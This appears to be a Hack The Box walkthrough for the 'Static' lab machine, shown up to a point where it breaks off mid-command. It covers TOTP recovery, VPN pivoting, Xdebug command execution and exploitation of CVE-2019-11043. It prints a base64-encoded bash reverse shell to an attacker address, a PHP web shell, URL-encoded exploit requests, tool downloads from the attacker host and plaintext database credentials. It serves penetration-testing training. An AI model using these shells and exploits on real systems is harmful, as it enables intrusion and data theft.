Classification: Official

Static

14th Dec 2021 / Document No D21.100.146

Prepared By: TRX

Machine Author(s): ompamo

Difficulty: Hard

Synopsis

Static is a hard difficulty machine that features a web server running on port 8080. The website features a login page that can be easily bypassed by using default credentials, however, further access to the administrative panel is obstructed by a 2FA prompt. A corrupt Gzip archive is also identified on the website and after downloading it, its contents can be recovered. The archive holds a database backup that contains the OTP code for the administrative user. Once the OTP code is identified, further enumeration reveals an NTP server also running on the host. With the above information at hand, a script is created to generate a 2FA code and login to the administrative panel. The administrative panel can be used to generate a VPN configuration, which in turn can be used to access the internal networking of the remote host. By altering the routing, a new host is identified, which is also running a web server. This server is running Xdebug with remote mode enabled and can be abused to execute commands. After a shell as `www-data` is acquired another internal network is discovered with two more hosts. One of them is responsible for the generation

of the VPN configuration files and does so through the usage of an Nginx installation with PHP-FPM. This installation is found to be vulnerable to a Remote Code Execution exploit, successful exploitation of which leads to a shell on the `pki` system. Privilege escalation can be achieved by exploiting a Format String vulnerability in the binary that is responsible for the VPN file generation.

Skills Required

- Enumeration
- Web Exploitation
- TOTP Generation
- Pivoting Skills
- VPN Usage & Alteration Skills
- Basic Binary Exploitation Skills

Skills Learned

- Decompression Troubleshooting
- Multiple Server Pivoting
- Configuring Routes for VPNs
- Exploiting phuip-fpizdam
- PHP X-DEBUG Exploitation
- Format String Attack Exploitation

Enumeration

Nmap

```
nmap -sC  -sV -Pn -v 10.10.10.246 -p-
```

```
nmap -sC  -sV -Pn -v 10.10.10.246 -p-

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 16:bb:a0:a1:20:b7:82:4d:d2:9f:35:52:f4:2e:6c:90 (RSA)
|   256 ca:ad:63:8f:30:ee:66:b1:37:9d:c5:eb:4d:44:d9:2b (ECDSA)
|_  256 2d:43:bc:4e:b3:33:c9:82:4e:de:b6:5e:10:ca:a7:c5 (ED25519)
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:a4:5c:e3:a9:05:54:b1:1c:ae:1b:b7:61:ac:76:d6 (RSA)
|   256 c9:58:53:93:b3:90:9e:a0:08:aa:48:be:5e:c4:0a:94 (ECDSA)
|_  256 c7:07:2b:07:43:4f:ab:c8:da:57:7f:ea:b5:50:21:bd (ED25519)
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 2 disallowed entries
|_/vpn/ /.ftp_uploads/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals ports 22 (SSH), 2222 (SSH) and 8080 (Apache Server) to be open. Let's start with port 8080.

```
curl -v 10.10.10.246:8080
```

```
curl -v 10.10.10.246:8080

*   Trying 10.10.10.246:8080...
* Connected to 10.10.10.246 (10.10.10.246) port 8080 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.246:8080
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 14 Dec 2021 11:25:30 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 10.10.10.246 left intact
```

The Apache server is returning headers to us upon connecting, however, the page does not have any content. Let's run a GoBuster scan to see if there are any other files or folders available.

```
gobuster dir -u http://10.10.10.246:8080 -w /usr/share/wordlists/dirb/common.txt
```


```
gobuster dir -u http://10.10.10.246:8080 -w /usr/share/wordlists/dirb/common.txt

[+] Url:                     http://10.10.10.246:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 0]
/robots.txt           (Status: 200) [Size: 55]
/server-status        (Status: 403) [Size: 279]
```

GoBuster reveals that `robots.txt` exists. Let's check it out using cURL.

```
curl http://10.10.10.246:8080/robots.txt
```

```
curl http://10.10.10.246:8080/robots.txt

User-agent: *
Disallow: /vpn/
Disallow: /.ftp_uploads/
```

The robots file contains two disallowed entries, `/vpn/` and `/.ftp_uploads/`. The `/vpn/` folder directs us to a login page.



Attempting to login using default credentials and specifically `admin / admin` is successful and access is granted.

Upon successful login a prompt for two factor authentication is visible, however, we do not have an OTP code, so let's move on.

Navigating to `/.ftp_uploads/` reveals two listable files.

Index of /.ftp_uploads

Name	Last modified	Size	Description
Parent Directory		-	
db.sql.gz	2020-06-18 12:30	262	
warning.txt	2020-06-19 13:00	78	

Apache/2.4.38 (Debian) Server at 10.10.10.246 Port 8080

`warning.txt` mentions that binary files are somehow being corrupted while transferring.

```
Binary files are being corrupted during transfer!!! Check if are recoverable.
```

The other files seems to be a compressed database backup. After downloading it, attempts at decompressing it result in a CRC error.

```
gunzip db.sql.gz

gzip: db.sql.gz: invalid compressed data--crc error
gzip: db.sql.gz: invalid compressed data--length error
```

This could be caused by incorrectly using ASCII mode instead of BINARY to transfer binary files from an FTP server. A quick Google search using the keywords `recover gz files` reveals this Github repository about a program that can be used to recover a corrupt `gzip` file. Clone it locally and install it.

```
git clone https://github.com/arenn/gzrt
make
sudo mv gzrecover /usr/local/bin/
```

Execute it, providing the corrupt file as input.

```
/usr/local/bin/gzrecover db.sql.gz
```

After running the above command, a file called `db.sql.recovered` is created in the same folder with the following contents.

```
CREATE DATABASE static;
USE static;
CREATE TABLE users ( id smallint unsignint  a'n a)Co3 Nto_increment,sers name
varchar(20) a'n a)Co, password varchar(40) a'n a)Co, totp varchar(16) a'n a)Co, primary
key (idS iaA;
INSERT INTOrs ( id smaers name vpassword vtotp vaS iayALUESsma,
prim'admin'im'd05nade22ae348aeb5660fc2140aec35850c4da997m'd0orxxi4c7orxwwzlo'
IN
```

The output appears quite corrupt, however, various parts can be made out. The most interesting is the Time-Based One Time password in the last line `d0orxxi4c7orxwwzlo`, which could potentially be used for the 2FA field that was identified earlier.

TOTP

A TOTP is an algorithm that generates a one-time password that uses the current time as the source of uniqueness. There are plenty of libraries available online that we can use in order to acquire a one time password for the website, however we must first synchronise with the remote server time. Let's check if the server is also running a Network Time Protocol (NTP) server.

An NTP server is indeed running and it is now possible to sync our local time with the server's time. Let's write a Python script to acquire TOTP codes with the `pyotp` library.

First, install the required dependencies.

```
pip3 install pytotp
pip3 install ntplib
```

Place the following code inside a file called `totp.py`.

```
#!/usr/bin/python3
import pyotp
import ntplib
from time import ctime

c = ntplib.NTPClient()
response = c.request('10.10.10.246')
print(ctime(response.tx_time))

totp = pyotp.TOTP('orxxi4c7orxwwzlo')
print(totp.at(response.tx_time))
```

Finally execute it to acquire a code.

```
python3 totp.py
Tue Dec 14 18:55:15 2021
490120
```

The code can be inputted in the 2FA form that was identified earlier in order to successfully login. After login the following page can be seen.

Static Inc.
Internal IT Support portal


Common Name = Generate

Server	Address	Status
pub	172.17.0.10	Offline
web	172.20.0.10	Online
db	172.20.0.11	Online
vpn	172.30.0.1	Online
pki	192.168.254.3	Online

The page mentions a Common Name and a few server addresses. It is unclear what the form does so let's attempt to input a name and click Generate.

Static Inc.
Internal IT Support portal

Common Name = trx Generate



web	172.20.0.10	Online
db	172.20.0.11	Online
vpn	172.30.0.1	Online
pki	192.168.254.3	Online

A VPN file is generated and prompted for download. Upon downloading and inspecting the file it seems that by using this configuration file, a connection will be made to `vpn.static.htb`.

```
client
dev tun9
proto udp
remote vpn.static.htb 1194
```

Add this to your hosts file and use `Openvpn` to connect.

```
echo "10.10.10.246 vpn.static.htb" | sudo tee -a /etc/hosts
sudo openvpn trx.ovpn
```

```
sudo openvpn trx.ovpn

<SNIP>
2021-12-14 19:29:49 VERIFY EKU OK
2021-12-14 19:29:49 VERIFY OK: depth=0, CN=static-gw
2021-12-14 19:29:49 [static-gw] Peer Connection Initiated with [AF_INET]10.10.10.246:1194
2021-12-14 19:29:50 SENT CONTROL [static-gw]: 'PUSH_REQUEST' (status=1)
2021-12-14 19:29:50 PUSH: Received control message: 'PUSH_REPLY,route 172.17.0.0
255.255.255.0,route-gateway 172.30.0.1,topology subnet,ping 10,ping-restart 120,ifconfig
172.30.0.9 255.255.0.0,peer-id 0,cipher AES-256-GCM'
2021-12-14 19:29:50 net_route_v4_best_gw query: dst 0.0.0.0
2021-12-14 19:29:50 net_route_v4_best_gw result: via 172.16.109.1 dev eth0
2021-12-14 19:29:50 ROUTE_GATEWAY 172.16.109.1/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:73:5d:2d
2021-12-14 19:29:50 TUN/TAP device tun9 opened
2021-12-14 19:29:50 net_iface_mtu_set: mtu 1500 for tun9
2021-12-14 19:29:50 net_iface_up: set tun9 up
2021-12-14 19:29:50 net_addr_v4_add: 172.30.0.9/16 dev tun9
2021-12-14 19:29:50 net_route_v4_add: 172.17.0.0/24 via 172.30.0.1 dev [NULL] table 0 metric -1
2021-12-14 19:29:50 GID set to nogroup
2021-12-14 19:29:50 UID set to nobody
2021-12-14 19:29:50 Initialization Sequence Completed
</SNIP>
```

A connection is successfully opened and can be used to enumerate the internal network. Let's check the routes that were added by the VPN.

```
route

Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
172.17.0.0      172.30.0.1      255.255.255.0   UG    0      0        0 tun9
172.30.0.0      0.0.0.0         255.255.0.0     U     0      0        0 tun9
```

There are two routes available on the `tun9` interface. After scanning both networks using Nmap, no interesting servers seem to be online. The webpage found earlier made mention to the `172.20.0.0` network, which hosted two servers. It is possible that this network is routable through the VPN. Let's add a corresponding route.

```
sudo route add -net 172.20.0.0/24 gw 172.30.0.1
```

After the route is added, scan the network using Nmap.

```
nmap -A -v 172.20.0.0/24
```

```
nmap -A -v 172.20.0.0/24

Nmap scan report for 172.20.0.10
Host is up (0.063s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:a4:5c:e3:a9:05:54:b1:1c:ae:1b:b7:61:ac:76:d6 (RSA)
|   256 c9:58:53:93:b3:90:9e:a0:08:aa:48:be:5e:c4:0a:94 (ECDSA)
|_  256 c7:07:2b:07:43:4f:ab:c8:da:57:7f:ea:b5:50:21:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.29
|_http-title: Index of /
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 19    2020-04-03 15:18  info.php
| -     2020-03-26 09:40  vpn/
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: 172.20.0.10; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.20.0.11
Host is up (0.066s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.4.12-MariaDB-1:10.4.12+maria~bionic
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.12-MariaDB-1:10.4.12+maria~bionic
|   Thread ID: 16
|   Capabilities flags: 63486
|   Status: Autocommit
|   Salt: c4w|)TMd0`tHIs*s'eHx
|_  Auth Plugin Name: mysql_native_password
```

The scan reveals two hosts, `172.20.0.10` with ports 22 (SSH) and 80 (Apache), as well as `172.20.0.11` with port 3306 (MySQL). Let's check the first host on port 80.

Index of /

Name	Last modified	Size	Description
info.php	2020-04-03 15:18	19	
vpn/	2020-03-26 09:40	-	

Apache/2.4.29 (Ubuntu) Server at 172.20.0.10 Port 80

The index of the page reveals a file called `info.php` as well as a folder called `vpn/`. The VPN folder directs us back to the login page. `info.php` however, prints out output from the `phpinfo()` function.

PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.24-0ubuntu0.18.04.3, Copyright (c) 1999-2018, by Zend Technologies
with Xdebug v2.6.0, Copyright (c) 2002-2018, by Derick Rethans

zend engine

Looking at the information page, we note that `Xdebug v2.6.0` is in use. Xdebug is a PHP extension that can be used to debug PHP code. A quick Google search using the keywords `xdebug exploitation` reveals that if the Xdebug extension has been configured to allow remote connections, it is possible to execute commands on the target system. Let's check the information page to determine if this has been configured.

xdebug.remote_autostart	Off	Off
xdebug.remote_connect_back	On	On
xdebug.remote_cookie_expire_time	3600	3600
xdebug.remote_enable	On	On
xdebug.remote_handler	dbgp	dbgp
xdebug.remote_host	localhost	localhost
xdebug.remote_log	/tmp/xdebug.log	/tmp/xdebug.log
xdebug.remote_mode	req	req
xdebug.remote_port	9000	9000

This has been indeed configured and we can proceed with code execution. Some more Google research reveals this Github repository that can be used to exploit vulnerable configurations. Clone it locally in order to begin exploitation and install any required packages.

```
git clone https://github.com/gteissier/xdebug-shell
cd xdebug-shell
python2 -m pip install defusedxml
```

Finally execute it as follows.

```
./xdebug-shell.py --local-host=172.30.0.9 --url=http://172.20.0.10/info.php
```

The user flag can be located in `/home/user.txt`.

Lateral Movement

Shell Upgrade

Before we proceed let's upgrade our shell, as this one is very limited and crashes often depending on the user input. Let's create a bash payload and base64 encode it.

```
echo "bash -i >& /dev/tcp/172.30.0.9/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMzAuMC45LzEyMzQgMD4mMQo=
```

Once the payload is created start a Netcat listener locally.

```
nc -lvp 1234
```

Finally send the payload to the remote server.

```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMzAuMC45LzEyMzQgMD4mMQo= | base64 -d | bash
```

```
nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 172.30.0.1 32926

www-data@web:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This is successful and a more stable shell is acquired.

Enumeration

Enumeration of the file system reveals a file called `database.php` located in `/var/www/html/vpn/`.

```
<?php
$servername = "db";
$username = "root";
$password = "2108@C00l";
$dbname = "static";
?>
```

This file contains database credentials for the web application. The output from the `netstat` command however, does not show MySQL running on the system.

```
netstat -l

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40581        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:http            0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
udp        0      0 127.0.0.11:40327        0.0.0.0:*
```

The server name in the database file is called `db`, therefore lets try to ping this hostname to see if it is up.

```
ping -c 1 db
```

```
ping -c 1 db
PING db (172.20.0.11) 56(84) bytes of data.
64 bytes from db.pnet (172.20.0.11): icmp_seq=1 ttl=64 time=0.075 ms

--- db ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.075/0.075/0.075/0.000 ms
```

The host is up and it's IP matches the one mentioned earlier in the web application.

The file `panel.php` is used to generate the VPN configuration files. It connects to a host called `pki` and provides the Common Name (`cn`) variable through a POST request. The configuration is then generated by the `pki` host and sent back to us.

```
if(isset($_POST['cn'])){
    $cn=preg_replace("/[^A-Za-z0-9 ]/", '',$_POST['cn']);
    header('Content-type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.$cn.'.ovpn"');
    $handle = curl_init();
    $url = "http://pki/?cn=".$cn;
    curl_setopt($handle, CURLOPT_URL, $url);
    curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);
    $output = curl_exec($handle);
    curl_close($handle);
    echo $output;
    die();
}
```

Let's attempt to ping this host as well.

```
ping -c 1 pki

PING pki (192.168.254.3) 56(84) bytes of data.
64 bytes from pki.secret (192.168.254.3): icmp_seq=1 ttl=64 time=0.092 ms

--- pki ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.092/0.092/0.092/0.000 ms
```


This host is also up and the hostname is shown as `pki.secret`.

In order to check for open ports on these hosts we can upload a static version of Nmap on the box. First download the binary locally and start a Python3 HTTP server.

```
python3 -m http.server 8000
```

Then download the binary from the remote host.

```
wget 172.30.0.9:8000/nmap-static
```



Finally make the binary executable and run it agains the two known hosts.

```
chmod +x nmap-static
./nmap-static pki
./nmap-static db
```

```
./nmap-static pki

Starting Nmap 6.49BETA1 ( http://nmap.org )
Nmap scan report for pki (192.168.254.3)
Host is up (0.00022s latency).
rDNS record for 192.168.254.3: pki.secret
Not shown: 1206 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

./nmap db

Starting Nmap 6.49BETA1 ( http://nmap.org )
Nmap scan report for db (172.20.0.11)
Host is up (0.00021s latency).
rDNS record for 172.20.0.11: db.pnet
Not shown: 1206 closed ports
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

The scan reveals that the `pki` host has port 80 (Apache) open, while `db` has port 3306 (MySQL) open.

Chisel

In order to access the remote web server we can use Chisel to create a port forward on the `web` host and route traffic on that port to port 80 on `pki`.

Let's start by downloading Chisel locally.

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz
gunzip chisel_1.7.6_linux_amd64.gz
mv chisel_1.7.6_linux_amd64.gz chisel
```

To download the binary from the remote host we can either use the already open Python HTTP server, or start a new one as shown previously.

Download the binary and make it executable.


```
wget http://172.30.0.9:8000/chisel
chmod +x chisel
```

Finally run the following command on the `Web` host.

```
./chisel server --port 8000 --proxy http://192.168.254.3
```

We can now navigate to `http://172.20.0.10:8000` to access the Web server on `pki`, or use cURL.

```
curl -v http://172.20.0.10:8000
```



The page responds with terminal like output, however, we also note the Nginx and PHP-FPM versions, `1.14.0` and `7.1` respectively.

Remote Code Execution

Researching this specific `PHP-FPM` version we identify this buffer overflow vulnerability assigned `CVE-2019-11043` that exists on versions `7.2.23` and bellow, when configured with `Nginx`. The configuration that is required for this vulnerability to be exploited is as follows.

- The `Nginx` location directive must forward requests to `PHP-FPM`
- The `fastcgi_split_path_info` directive must be present and include a regular expression beginning with a `^` symbol and ending with a `$` symbol
- The `fastcgi_param` directive must be used to assign the PATH_INFO variable
- There are no checks in place to determine whether or not a file exists (e.g. `try_files`)

This is a common configuration for `Nginx` and when the exploit was released a lot of online servers where vulnerable.

The article also provides an exploit to achieve Remote Code Execution on the vulnerable servers. Apart from the manual exploitation there seems to also exist a metasploit module for automatic exploitation. In this walkthrough we will make use of the manual exploitation.

Download the exploit using `Go`.

```
go get github.com/neex/phuip-fpizdam
cd ~/go/bin/
```

Then execute it as follows.

```
./phuip-fpizdam http://172.20.0.10:8000/index.php
```

```
./phuip-fpizdam http://172.20.0.10:8000/index.php
2021/12/16 18:57:29 Base status code is 200
2021/12/16 18:57:33 Status code 502 for qsl=1765, adding as a candidate
2021/12/16 18:57:36 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2021/12/16 18:57:37 Attack params found: --qsl 1755 --pisos 7 --skip-detect
2021/12/16 18:57:37 Trying to set "session.auto_start=0"...
2021/12/16 18:57:40 Detect() returned attack params: --qsl 1755 --pisos 7 --skip-detect <-- REMEMBER THIS
2021/12/16 18:57:40 Performing attack using php.ini settings...
2021/12/16 18:57:43 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2021/12/16 18:57:43 Trying to cleanup /tmp/a...
2021/12/16 18:57:44 Done!
```

The exploit appears to have successfully executed and suggests that command execution can be performed by appending `?a=` to the URL followed by the command.

cURL can be used to verify that commands are executed, however, the exploit depends on which `Nginx` worker processes the command, as only one of them is vulnerable. This means that if there are 4 workers, only one of them will execute the code and there is a possibility that we will have to refresh the page until we "hit" the correct worker.

```
curl http://172.20.0.10:8000/index.php/\?a\=id
```

```
curl http://172.20.0.10:8000/index.php/\?a\=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Warning: Cannot modify header information - headers already sent by
(output started at /tmp/a:1) in /var/www/html/index.php on line 2
batch mode: /usr/bin/ersatool create|print|revoke CN
```

The command is successfully executed however the shell is very unstable. Let's upgrade to a normal PHP web shell.

```
curl http://172.20.0.10:8000/index.php/\?a\=ls\+\-la
```

```
curl http://172.20.0.10:8000/index.php/\?a\=ls\+\-la

total 16
drwxr-xr-x 3 root     root     4096 Apr  4  2020 .
drwxr-xr-x 3 root     root     4096 Mar 27  2020 ..
-rw-r--r-- 1 root     root      174 Apr  4  2020 index.php
drwxr-xr-x 2 www-data www-data 4096 Dec 17 13:15 uploads

Warning: Cannot modify header information - headers already sent by
(output started at /tmp/a:1) in /var/www/html/index.php on line 2
```

A directory listing of the current directory shows that there is folder called `uploads` where our current user has write privileges. Let's create a PHP file inside `uploads` with the following content.

```
<?php system($_GET['c']) ?>
```

URL encode the above payload and send it as follows.

```
curl http://172.20.0.10:8000/index.php/\?a\='echo%20%27%3C\?php%20system\(\$_GET\
[%22c%22\]\)%20\?%3E%27%20%3E%20uploads/shell.php'
```

The command needs to be sent a few times for the file to be created, but after a while the file will be visible inside the uploads folder.

```
curl http://172.20.0.10:8000/index.php/\?a\='ls%20-al%20uploads'

total 16
drwxr-xr-x 2 www-data www-data 4096 Dec 17 13:34 .
drwxr-xr-x 3 root     root     4096 Apr  4  2020 ..
-rw-r--r-- 1 www-data www-data   33 Dec 17 13:34 shell.php

Warning: Cannot modify header information - headers already sent by
(output started at /tmp/a:1) in /var/www/html/index.php on line 2
batch mode: /usr/bin/ersatool create|print|revoke CN
```

This shell is much more robust compared to the previous one and can be used to consistently execute commands.

```
curl http://172.20.0.10:8000/uploads/shell.php\?c\=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We also note that Python3 is installed on the system.

```
curl http://172.20.0.10:8000/uploads/shell.php\?c\=which\+python3

